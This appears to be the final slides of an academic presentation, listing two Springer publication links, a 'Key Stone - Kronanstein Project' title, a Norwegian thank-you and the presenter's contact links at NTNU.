
URL: https://link.springer.com/chapter/10.1007/978-3-030-12385-7_73

Publications



URL: https://link.springer.com/chapter/10.1007/978-3-030-12942-2_13

Key Stone - Kronanstein Project



Tusen Takk!

Muhammad Mudassar Yamin

<https://www.linkedin.com/in/mudassaryamin/>

<https://www.facebook.com/muddasaryamin/>

<https://www.ntnu.no/ansatte/muhammad.m.yamin>

